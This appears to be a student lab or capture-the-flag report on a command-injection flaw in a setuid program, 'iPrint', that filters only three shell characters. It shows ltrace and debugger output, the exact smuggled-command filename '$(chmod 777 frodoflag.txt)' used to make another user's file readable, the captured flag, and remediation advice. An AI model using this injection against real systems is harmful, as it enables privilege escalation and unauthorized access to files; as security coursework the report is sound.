Frodo Assessment

Executive Summary

The goal of this assessment was to take advantage of the vulnerability present in `iPrint` and print the contents of `frodoflag.txt`. This report identified vulnerabilities in the program `iPrint` and provided recommendations to secure it against potential attacks. The vulnerability in this scenario was that the program used `sprintf` to call `cat file_name` with the file name `file_name` and the program did not perform input sanitization except for three characters. This vulnerability should not have been ignored because the attacker took advantage of this vulnerability and printed the contents of the file `frodoflag.txt`.

Vulnerabilities Identified

At the time of execution, `iPrint` used `sprintf` to call "`cat file_name`", where "`file_name`" was a user provided argument. The attacker was able to control how the `sprintf` behaved in `iPrint` as it only checked input for three special characters `“; | and &”.` Other than this there was no input sanitization and the attacker was able to give whatever he wanted as input with the inclusion of other special characters. This resulted in security vulnerability where the attacker injected arbitrary command to achieve his goal.

Recommendations

The first recommendation is to sanitize the input filename before using it as an argument to the "cat" command. This can be achieved by using a white list of allowed characters and checking that the filename only contains these characters. For example, the program could allow only alphanumeric characters, underscore and hyphen in the filename and reject any filename that contains other characters.


The second recommendation is to ensure that the program runs with the minimum possible privileges, to limit the impact of any potential attacks. This could involve running the program as a non-privileged user or using chroot or containers to limit the program's access to the system resources.

Assumptions

The attacker assumed that he was able create and write files in the system. He also assumed that the program had the setuid bit set by the user `frodoflag`.

Steps to reproduce the attack

The attacker logged into the account `frodo` and found a file named `iPrint`. He found that `iPrint` ran with a file as input. Then he created a file named `input.bin` with a random input with the command `echo aaaa > input.bin`. `iPrint` printed the contents of the file the attacker ran with. After that he used the command `ltrace ./iPrint input.bin`. `ltrace` traced dynamic library calls made by `iPrint` at the time of execution.




```
frodo@cs647:~$ ltrace ./iPrint input.bin
printf("%s", "********************************"...******************************************
****                                      ****
****     _ ____       _       _           ****
****    (_)  _ \ _ __(_)_ __ | |          ****
****    | | |_) | '__| | '_ \| __|        ****
****    | |  __/| |  | | | | | |_         ****
****    |_|_|   |_|  |_|_| |_|\__|        ****
****                                      ****
******************************************


)                                                        = 354
strlen(";|&")                                                                                 = 3
access("input.bin", 4)                                                                        = 0
malloc(9)                                                                                     = 0x4f96b0
sprintf("cat "input.bin"", "cat "%s"", "input.bin")                                           = 15
setreuid(1006, 1006)                                                                          = -1
system("cat "input.bin""aaaa
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                                                                        = 0
+++ exited (status 0) +++
```

Screenshot 1: `ltrace` output of `iPrint` when ran with `input.bin`.


In screenshot 1, `sprintf` had three arguments where the first argument in `sprintf` was to print the contents of `input.bin` with the usage of `cat`. The attacker also concluded that the program called `setreuid` function that set real and effective user id to process `1006` and he confirmed it with the usage of the command `cat /etc/passwd | grep 1006` . This command displayed user information with `id 1006` as shown in screenshot 2.



```
frodo@cs647:~$ cat /etc/passwd | grep 1006
frodoflag:x:1006:1006::/home/frodoflag:/bin/sh
```

Screenshot 2: User id of frodoflag.txt.


The attacker also concluded that the program used `strlen()` to validate the file names that were used as input to `iPrint` if the file name given consisted of special characters "`;`|&" and this was confirmed after the examination of assembly code in GDB(GNU debugger) as shown in screenshot 3. Then, the attacker created a file named `'$(chmod 777 frodoflag.txt)'` with the command `touch '$(chmod 777 frodoflag.txt)'`. The purpose of creation of this file was that `iPrint` ran file with `id 1006` so if the attacker ran `iPrint` with `'$(chmod 777 frodoflag.txt)'`.



```
0x0000000000401330 <+109>:   call   0x401236 <checkForCommandInjection>
0x0000000000401335 <+114>:   cmp    $0x1,%eax
```

Screenshot 3: the assembly instruction used cmp to compare the characters passed into the program.

The '$' was used to bypass `strlen()` since it didn't filter '&'. `chmod 777 frodoflag.txt` was used to change the file permissions of `frodoflag.txt` such that any user was able to read, write or execute `frodoflag.txt` . After that, the attacker used the command `ls -l | grep frodoflag.txt` to check the file permissions and printed the contents of the file `frodoflag.txt` as shown in screenshot 4.




```
frodo@cs647:~$ ./iPrint '$(chmod 777 frodoflag.txt)'
*******************************************
****                                   ****
****     _ ____       _       _        ****
****    (_)  _ \ _ __(_)_ __ | |_      ****
****    | | |_) | '__| | '_ \| __|     ****
****    | |  __/| |  | | | | | |_      ****
****    |_|_|   |_|  |_|_| |_|\__|     ****
****                                   ****
*******************************************


cat: '': No such file or directory
frodo@cs647:~$ ls -l | grep frodoflag.txt
-rw-rw-r-- 1 frodo     frodo         0 Apr 30 15:58 $(chmod 777 frodoflag.txt)
-rwxrwxrwx 1 frodoflag frodoflag   130 Apr 23 15:19 frodoflag.txt
frodo@cs647:~$ cat frodoflag.txt
51c2f2a896681dec8b867dbc4004ae643bb7bca6c981af47535fddcff84eb473
fffd57b9b81dd476e2d8a68b297ea91e032b1f1a4e8181c2d40d936a152341e7
```

Screenshot 4: Working of the exploit.

Findings

After the attacker finished the exploit, he was able to obtain the following information as shown in screenshot 5.



```
frodo@cs647:~$ cat frodoflag.txt
51c2f2a896681dec8b867dbc4004ae643bb7bca6c981af47535fddcff84eb473
fffd57b9b81dd476e2d8a68b297ea91e032b1f1a4e8181c2d40d936a152341e7
```

Screenshot 5: Contents of frodoflag.txt.

Contents of frodoflag.txt as text:

`51c2f2a896681dec8b867dbc4004ae643bb7bca6c981af47535fddcff84eb473`

`fffd57b9b81dd476e2d8a68b297ea91e032b1f1a4e8181c2d40d936a152341e7`